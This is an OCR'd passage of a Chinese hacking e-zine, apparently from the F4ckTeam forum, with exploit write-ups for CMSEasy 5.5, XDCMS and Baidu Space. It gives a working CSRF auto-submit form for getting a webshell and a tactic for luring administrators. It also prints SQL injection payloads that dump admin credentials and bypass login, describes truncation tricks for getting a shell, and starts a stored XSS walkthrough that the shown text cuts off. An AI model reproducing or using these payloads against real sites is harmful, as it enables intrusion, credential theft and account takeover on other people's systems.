


图　2-2-4

于是来到官方后台提交了一个带马的图片，如图 2-2-5：

图　2-2-5

然后提交数据包，如图 2-2-6：




图　2-2-6

然后来到预览处，果断直接包含，如图 2-2-7：




图　2-2-7

再仔细一看发现，路劲中并没有 admin 相关参数，已测试，果然所有用户均可以访问，但是官方装了安全狗，没办法直接上传 shell，如图 2-2-8：

图　2-2-8

但是，关键是我们提交的包含图片，安全狗默认是不拦图片解析的，于是直接将上传小马换成一句话，成功拿下 shell，如图 2-2-9：




图　2-2-9

0x01 CSRF 漏洞发现：

上述拿下 shell 过程完全是因为官方演示网站允许我们登陆后台所导致的，我们无法直接如上述方法去拿下其他 cmseasy 网站的 shell(进不去后台，当然有注入神马的另一回事)。

那么该怎么办呢，撸主本地搭建了一个 cmseasy5.5，发现自定义表单处默认就有两个表单，如图 2-2-10：

图　2-2-10

然后撸主又在后台抓了抓包，发现对方没有验证 Referer，也米有 token，说到这里，大家就知道了吧，是的，CSRF 没准可行，撸主先构造了如下的一般 CSRF 页面，如图 2-2-11：

```
<form id="myform" action="http://test2.cmseasy.cn/index.php?case=form&act=editform&table=my_a&admin_dir=admin&site=default" method="post">
<input type="hidden" name="cname" value="aa">
<input type="hidden" name="name"  value="my_a">
<input type="hidden" name="template"  value="../../upload/images/201310/13824946817682.jpg">
</form>

<script>
    // var theInput = document.createElement("input") ;
    // theInput.setAttribute("name", "submit") ;
    // theInput.setAttribute("value", "123");
    // document.forms[0].appendChild(theInput) ;
    window.onload = document.getElementById("myform").submit();
    //window.onload = document.getElementById('c1').click();
</script>
```

图　2-2-11

发现无法正常提交，或者说，提交成功了，但是系统没有处理这个提交数据，于是撸主觉得很奇怪，又试了 dom 型提交，也未果，dom 型类似如下格式：

```
var theInput = document.createElement("input") ;
theInput.setAttribute("name", "cname") ;
theInput.setAttribute("value", "123");
document.forms[0].appendChild(theInput) ;
```

抓到的数据包，如图 2-2-12：

图　2-2-12

注意看箭头处，这里没有&submit=xxx 的数据，下一节要分析。

0x02 CSRF 页面构造：

后来测了几次，发现只有数据包中带有 submit=xxx 的 post 数据，程序才会处理，大概原因也想到了，就是判断了是否有$_POST['submit']之类的于，是回头翻了下代码，果不其然，如图 2-2-13：




图　2-2-13

那么怎么办呢，大家知道，js 直接提交数据包是不会自动带 submit 的内容的（和手动点击不一样的地方），如果添加一个<input　type="hidden" name="submit " value="123"> 之类的，则由于 js 解析时候会寻找 form 中的 submit，导致 ：

document.getElementById("myform").submit()的 submit()

这样的方法失败（大家有兴趣可以手动测一下，记得这 个也是防自动提交的一个手段，OWASP 中有一篇文章有写）。

那么我们还有什么办法呢？对的，我们可以模拟点击 submit 按钮，而不是直接自动提交，利用.click()方法自动点击 submit 按钮，就带上了 submit 的数据，修改脚本如图 2-2-14：

图　2-2-14

再来看我们抓到的数据包，如图 2-2-15：




图　2-2-15

没错，这下有了 submit 数据，也修改成功了。

0x03 拿下 shell：

于是，我们的思路如下，首先来到他的 bbs 等地方，上传一张带网马的图片，如图 2-2-16：

图　2-2-16

利用默认存在的表单，构造 0x02 中的 csrf 页面如下，如图 2-2-17：

图　2-2-17

诱导管理员访问这个 html 页面，例如“管理员你好，看下我的网站之类的”，这个就看个人

了。然后就直接 getshell 了，shell 地址：/index.php?case=form&act=add&form=my_a。
（form 填写上面表单里面够造的 name，其实就算没有默认表单，我们也可以新添加一个表单的）。
（全文完）责任编辑：随性仙人掌

第3节 XDCMS Let's exploit it

作者：'雨。
来自：法客论坛 - F4ckTeam
网址：http:team.f4ck.org/

前言：
变量覆盖的这个洞依旧存在 这个简单就不多说了，如图 2-3-1，图 2-3-2：

```
$insLockfile = dirname(__FILE__).'/install_lock.txt';
define('CMS_ROOT',ereg_replace("[\\/]install",'',dirname(__FILE__)));
define('CMS_DATA',CMS_ROOT.'/data/');
header("Content-Type: text/html; charset={$lang}");
foreach(Array('_GET','_POST','_COOKIE') as $_request){
    foreach($$_request as $_k => $_v) ${$_k} = _runmagicquotes($_v);
}
function _runmagicquotes(&$svar){
    if(!get_magic_quotes_gpc()){
        if( is_array($svar) ){
            foreach($svar as $_k => $_v) $svar[$_k] = _runmagicquotes($_v);
        }else{
            $svar = addslashes($svar);
        }
    }
    return $svar;
}
if(file_exists($insLockfile)){
```

图　2-3-1

```
public function edit(){
    $this->member_info(0);
    $gourl=$_GET['gourl'];
    $userid=$_COOKIE['member_userid'];
    $info=$this->mysql->get_one("select * from ".DB_PRE."member where `userid`=$userid");
```

图　2-3-2

一次在看别人的审计文章中 看到了这个 cms。挺简单的一个注入，然后我自己也去把这 cms 下载下来，下载一个新版的看看。还是补掉了嘛，intval，如图 2-3-3：

```
public function edit(){
    $member_user=Cookie::_getcookie('member_user');
    $userid=intval(Cookie::_getcookie('member_userid'));
    if(empty($member_user)||empty($userid)){
        showmsg(C("admin_not_exist"),"index.php?m=member&f=login");
    }
    $info=$this->mysql->get_one("select * from ".DB_PRE."member where `userid`=$userid");

    $input=base::load_class('input');
    $field=base::load_cache("cache_field_member","_field");
```

图　2-3-3

然后自己再去看看有其他的洞没，看了会看到了个\system\modules\member\index.php，如图 2-3-4：

```
public function register_save(){
    $username=safe_html($_POST['username']);
    $password=$_POST['password'];
    $password2=$_POST['password2'];
    $fields=$_POST['fields'];
    if(empty($username)||empty($password2)||empty($password)){
        showmsg(C('material_not_complete'),'-1');
    }
    if(!strlength($username,5)){
        showmsg(C('username').C('str_len_error').'5','-1');
    }
    if(!strlength($password,5)){
        showmsg(C('password').C('str_len_error').'5','-1');
    }
    if($password!=$password2){
        showmsg(C('password_different'),'-1');
    }
    $password=md5(md5($password));

    $user_num=$this->mysql->num_rows("select * from ".DB_PRE."member where `username`='$username'");//判断会员是否存在
    if($user_num>0){
        showmsg(C('member_exist'),'-1');
    }
```

图　2-3-4

$username 通过 post username 来获得，然后经过 safe_html 的过滤下 就带入了下面的查询：

```
if(empty($username)||empty($password2)||empty($password)){
    showmsg(C('material_not_complete'),'-1');
  }  // 判断$username $password2 $password 是不是为空的 如果有一个为空就true 然后输出输入不完整
  if(!strlength($username,5)){
   showmsg(C('username').C('str_len_error').'5','-1');
  }          // 字符个数不能小于 5
  if(!strlength($password,5)){
   showmsg(C('password').C('str_len_error').'5','-1');
  }                // same
  if($password!=$password2){
   showmsg(C('password_different'),'-1'); // 两次密码要一样。
```

如图 2-3-5：

```
function safe_html($str){
    if(empty($str)){return;}
    $str=preg_replace('/select|insert | update | and | in | on | left | joins | delete |\%|\=|\/\*|\*\/|\.\.\/|\.\/
|outfile/','',$str);
    return htmlspecialchars($str, ENT_COMPAT ,'GB2312');
}
```

图　2-3-5

看调用的这个函数，过滤得不好，敏感大小：

```
num_rows("select * from ".DB_PRE."member where `username`='$username'");//判断会员是否存在
```

调用的 mysql 类里面的 num_rows，如图 2-3-6：

```
mysql> select * from c_member where `username`='a' uNioN sElEct 1,2,username,4,5
,6,7,8,9,10,11,12,13,14 from c_admin #'
    -> ;
+--------+---------+----------+----------+-----------+-------------+---------+---
-------+--------+-----+----------+-------+---------+-------+
| userid | groupid | username | password | last_time | creat_time | is_lock | la
st_ip | logins | sex | truename | phone | address | email |
+--------+---------+----------+----------+-----------+-------------+---------+---
-------+--------+-----+----------+-------+---------+-------+
|      1 |       2 | admin    | 4        |         5 |           6 |       7 | 8
       |      9 | 10  | 11       | 12    | 13      | 14    |
```

图　2-3-6

查询出来了 然后只要如下就行了。

```
$username= a' uNioN sElEct 1,2,username,4,5,6,7,8,9,10,11,12,13,14 fRom c_admin #
```

提交后提示，如图 2-3-7：

图　2-3-7

提示会员存在了。

```
num_rows("select * from ".DB_PRE."member where `username`='$username'");//判断会员是否存在
```

因为这个就是用来查询是否存在的。查询出来了数据，就提示会员存在了。然后准备用 sqlmap 来 Post 注入，如图 2-3-8，2-3-9：




图　2-3-8




图　2-3-9

level 设置高点，虽然是找到了 payload 但是跑不出来数据。是因为 Num_rows 只会返回影响了多少多少行数据，如图 2-3-10：




图　2-3-10

```
select * from c_admin where `username`='admin' aNd(seLect 1 fRom(seLect
count(*),concat(floor(rand(0)*2),0x3a,(selEct(seleCt(SELECT concat(username,0x3a,password)FROM c_admin
limit 0,1))froM information_schema.tables limit 0,1))x froM information_schema.tables gRoup by x)a) anD 1=1#'
```

这样是 ok 的 但是这个过滤掉了=和*，1=1 可以替换成 2>1 count(*) 用 count(1)也 ok 的。但是 rand(*) 这个我不知道怎么搞了。换一个语句吧。

```
admin' aNd extractvalue(1, concat(0x5c, (SELECT concat(username,0x3a,password)FROM c_admin limit 0,1)));#
```

如图 2-3-11：

图　2-3-11

爆出来了。经过 laterain 的教导，第一个语句其实也可以不用*，如图 2-3-12：

图　2-3-12

我看的是 member/index.php，90sec 上的那人是看的后台/index.php，都差不多一样，不过后台/index.php 就可以直接绕过后台来登录了，也很简单。

```
a' UniOn seLect
1,username,0x3130636331326461306432643339663066646664613464303832636430386334,0x6c72323476783
2,0,0,0,0,0,1 frOM c_admin#
```

后台绕过的这个，因为不是普通的 md5，调用他的 password 函数来给加密。

后台拿 shell：

一开始感觉插配置就行，但是后面看又受 gpc。自己找了找不受 gpc 的，有模版管理，不能

添加。只能编辑已经存在的文件，而且只能 html,htm 的都不行，尝试替换 index.php，如图 2-3-13：

图　2-3-13

可是不行 只能 html。来截断他把，如图 2-3-14、2-3-15：

图　2-3-14




图　2-3-15

拿到 shell 后 要给 Index.php 复原，要不站会挂的，复原代码：

```
<?php
if(!file_exists("data/config.inc.php")){header("location:install/index.php");exit();}
require dirname(__FILE__).'/system/common.inc.php';
?>
```

而且也最好不替 index.php，如果你的马儿不免杀，被杀掉的话，ndex.php 就没了，这个站也就挂了。大家找找哪个文件没什么用就替换哪个吧。这就是替换后，如图 2-3-16：

图　2-3-16

（全文完）责任编辑：随性仙人掌

第4节　百度空间存储型 XSS 漏洞

作者：fantasy70
来自：法客论坛　－　F4ckTeam
网址：http://team.f4ck.org/

漏洞简介：

百度空间是百度家族主要产品之一。中国大型在线交友社区。于 2006 年 7 月 13 日正式开放注册，并于 2012 年 4 月进行了重新升级改版，本次发现的漏洞就是存在于最新版本里。XSS 漏洞的影响主要依赖 web 应用关联程度和用户群体,可大可小。由于百度采用的一站式登陆，即获取其空间账号即可登陆其它应用账号，如百度百科、贴吧、百度云等，如图 2-4-1：

图　2-4-1

分析过程：存储型 XSS 和反射型不同的是多了一个数据存入 DB 和取出的过程，反射型是输

入在哪输出就在哪，很多扫描器可以轻松搞定。存储型 XSS 脚本在进入数据库后则可能出现在其它任何用的到这部分数据的地方，如要分析则需要跨页面甚至跨域（例如 web 邮箱）。
第一步先要找输入，进入百度空间文本编辑页面，看到的是一个富文本编辑器，调出调试器查看这部分的 DOM 元素，如图 2-4-2：




图　2-4-2

发现正文内容在 之间，按理说直接插入脚本即可，输入<svg/onload=alert(1)>试试，发现直接被替换，无法执行，如图 2-4-3：

图　2-4-3

代码没有出现在<textarea>里且没有提交就被自动转换，应该是本地变换，通过上文引用的 JS 找到了这么一段，如图 2-4-4：




图　2-4-4

看来被替换的不止是< >,还包括引号，&符号，甚至是 html 属性编码“&#****”。
所以接下来提交内容的时候肯定不能直接在文本中输入，只能是改包发包。
第二步看看输出在哪里，随便写点东西例如一串字符 H，如图 2-4-5：




图　2-4-5

发送后再看看输出页面，如图 2-4-6：

